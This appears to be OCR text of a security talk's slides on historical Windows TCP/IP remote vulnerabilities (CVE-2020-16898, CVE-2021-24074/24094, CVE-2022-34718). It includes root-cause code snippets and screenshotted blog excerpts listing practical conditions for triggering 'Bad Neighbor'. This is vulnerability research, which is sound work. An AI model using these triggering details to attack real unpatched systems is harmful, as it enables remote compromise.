
DataLength

DataOffset

CurrentMdl

CurrentMdlOffset

NET_BUFFER MDL CHAIN



Key Functions

```
NDIS_EXPORTED_ROUTINE
PVOID NdisGetDataBuffer(
  [in]           NET_BUFFER *NetBuffer,
  [in]           ULONG      BytesNeeded,
  [in, optional] PVOID      Storage,
  [in]           ULONG      AlignMultiple,
  [in]           ULONG      AlignOffset
);
```

- Returns pointer to packet data
- Storage parameter for contiguous data
- Fails if Storage is NULL and fragmented data

Key Functions

```
NDIS_EXPORTED_ROUTINE
VOID NdisAdvanceNetBufferDataStart(
  [in]           NET_BUFFER          *NetBuffer,
  [in]           ULONG               DataOffsetDelta,
  [in]           BOOLEAN             FreeMdl,
  [in, optional] NET_BUFFER_FREE_MDL *FreeMdlHandler
);
```

- Adjusts DataOffset
- Can free MDLs as data is consumed
- Corresponding *Retreat* function

Historical Vulnerabilities

“Study history, study history. In history lies all the secrets of statecraft.” - Confucius

FIELD EFFECT

Network CVEs

ID	DoS	RCE	Stack	Heap	Frag
CVE-2013-3183 *ICMPv6 Router Advertisement PoD*	X				
CVE-2020-16898 *ICMPv6 Recursive DNS Server Option*		X	X		X
CVE-2021-24086 *IPv6 Nested Fragment*	X				X
CVE-2021-24074 *IPv4 Fragment Reassembly*		X		X	X
CVE-2021-24094 *IPv6 Fragment Reassembly*		X		X	X
CVE-2022-34718 *IPv6 IPSEC ESP Fragmentation*		X		X	X


FIELD EFFECT

CVE-2020-16898

ICMPv6 Recursive DNS Server Option aka Bad Neighbour

- Ipv6pHandleRouterAdvertisement
- Length mismatch between validation and processing
- Leads to processing of unvalidated options

```
char localStorage[0x20];
…

data = NdisGetDataBuffer( NetBuffer,
                          optionLength, // Not validated
                          localStorage,
                          0, 0 );
```



bug bugs bughunt exploit exploiting research vulnerabilities
pi3 blog
HOME
ABOUT

"He who fights with monsters should be careful lest he thereby become a monster. And if thou gaze long into an abyss, the abyss will also gaze into thee."

-Friedrich Nietzsche

Subscribe
Search
Press enter to search
Categories
Bughunt (27)
Exploiting (34)
Ideas (27)
LKRG (10)
Meeting (6)
O wszystkim i o niczym (32)
Recent Posts
Bug bounties are broken – the story of "i915" bug, ChromeOS + Intel bounty programs, and beyond
My talks @ BlackHat 2021 and DefCon29
LKRG 0.9.0 has been released!
Windows 7 TCP/IP hijacking
The short story of broken KRETPROBES and OPTIMIZER in Linux Kernel
Archives
May 2023

16 Oct

CVE-2020-16898 – Exploiting "Bad Neighbor" vulnerability

by pi3

Introduction

During the last Patch Tuesday (13th of October 2020), Microsoft fixed a very interesting (and sexy) vulnerability: CVE-2020-16898 – Windows TCP/IP Remote Code Execution Vulnerability (link). Microsoft's description of the vulnerability:

> "A remote code execution vulnerability exists when the Windows TCP/IP stack improperly handles ICMPv6 Router Advertisement packets. An attacker who successfully exploited this vulnerability could gain the ability to execute code on the target server or client.
> To exploit this vulnerability, an attacker would have to send specially crafted ICMPv6 Router Advertisement packets to a remote Windows computer.
> The update addresses the vulnerability by correcting how the Windows TCP/IP stack handles ICMPv6 Router Advertisement packets."


This vulnerability is so important that I've decided to write a Proof-of-Concept for it. During my work there weren't any public exploits for it. I've spent a significant amount of time analyzing all the necessary caveats needed for triggering the bug. Even now, available information doesn't provide sufficient details for triggering the bug. That's why I've decided to summarize my experience. First, short summary:

- This bug can ONLY be exploited when source address is link-local IPv6. This requirement is limiting the potential targets!
- The entire payload must be a valid IPv6 packet. If you screw-up headers too much, your packet will be rejected before triggering the bug
- During the process of validating the size of the packet, all defined "length" in Optional headers must match the packet size
- This vulnerability allows to smuggle an extra "header". This header is not validated and includes "Length" field. After triggering the bug, this field will be inspected against the packet size anyway.
- Windows NDIS API, which can trigger the bug, has a very annoying optimization (from the exploitation perspective). To be able to bypass it, you need to use fragmentation! Otherwise, you can trigger the bug, but it won't result in memory corruption!

CVE-2021-24074/94

IPv4/6 Fragment Reassembly

- Ipv4pReassembleDatagram and Ipv6pReassembleDatagram
- Data confusion between fragments
- CVE-2021-24074 leads to out of bounds write
- CVE-2021-24094 leads to use after free



Technical Deep Dive – CVE-2021-24094

As mentioned above, this vulnerability lies within the IPv6 fragmentation mechanism and can be triggered with a handful of maliciously crafted IPv6 fragment packets. This bug is categorized as an RCE since two pointers in the metadata of the IPv6 fragmentation state aren't properly handled, resulting in a "Dangling Pointer" scenario.

Theoretically, this state could be exploited by an attacker, in a Use-After-Free exploit that leverages heap shaping or other primitives to reach code execution. In addition, our research has also discovered that this vulnerability can be leveraged to obfuscate traffic, which can lead to a firewall bypass — since the result of this fragmentation bug can lead to a packet being reassembled in a different way, by a guarding firewall, and a target Windows device.

To find the underlying bug, we started by analyzing the binary diff between revisions 804 (released February 9, 2021 — when the bug was resolved) and 746 (the one prior) from build 19041 and found the following additions to the IPv6 reassembly routine (highlighted in green is the added code):


```
void __fastcall Ipv6pReassembleDatagram(packet_t *incoming_packet, ...)
{
  ...
  // reassembled_packet is a new packet object, of type packet_t
  // (initialized with incoming_packet metadata fields)
  reassmebled_packet->flags |= 8u;
  reassmebled_packet->pnet_buffer_list = pnet_buffer_list;
  reassmebled_packet->offset_of_routing_option_in_packet = offset_of_routing_option_in_packet;
  reassmebled_packet->ip_header = new_header;
  if (...)
```

CVE-2022-34718

IPv6 IPSEC ESP Fragmentation aka EvilESP

- Ipv6ReassembleDatagram and IppReceiveEsp
- Out of order IPv6 options
- Options offset can point past end of fragment
- Leads to single byte memory corruption

```
// nextheader_offset is bigger than header buffer
header[ Reassembly->nextheader_offset ] =
    Reassembly->nextheader_value;
```



SecurityIntelligence

Home / Software Vulnerabilities

Dissecting and Exploiting TCP/IP RCE Vulnerability “EvilESP”

Threat Research | January 20, 2023


By Valentina Palmiotti | 10 min read

Series: Offensive Research

September’s Patch Tuesday unveiled a critical remote vulnerability in `tcpip.sys`, CVE-2022-34718. The advisory from Microsoft reads: “An unauthenticated attacker could send a specially crafted IPv6 packet to a Windows node where IPsec is enabled, which could enable a remote code execution exploitation on that machine.”

Pure remote vulnerabilities usually yield a lot of interest, but even over a month after the patch, no additional information outside of Microsoft’s advisory had been publicly published. From my side, it had been a long time since I attempted to do a binary patch diff analysis, so I thought this would be a good bug to do root cause analysis and craft a proof-of-concept (PoC) for a blog post.

On October 21 of last year, I posted an exploit demo and root cause analysis of the bug. Shortly thereafter a blog post and PoC was published by Numen Cyber Labs on the vulnerability, using a different exploitation method than I used in my demo.



Path to 0day


Putting it all together

Code of Interest

```
0: kd> x tcpip!*error*
fffff805`5c7fefe0 tcpip!IppSendErrorListForDiscardReason (void)
fffff805`5c8204e0 tcpip!WfpReportSysErrorAsNtStatus (void)
fffff805`5c820244 tcpip!IppAllocateIcmpError (void)
fffff805`5c81f4a8 tcpip!WfpCheckForTupleStateOnIcmpError (void)
fffff805`5c7bae6c tcpip!Icmpv4pHandleError (void)
fffff805`5c847dfc tcpip!WfpReportError (void)
fffff805`5c84a064 tcpip!Icmpv6pHandleError (void)
fffff805`5c848f98 tcpip!Icmpv6pHandleEchoReplyAndError (void)
fffff805`5c98b680 tcpip!SettingTcpAutotuningError
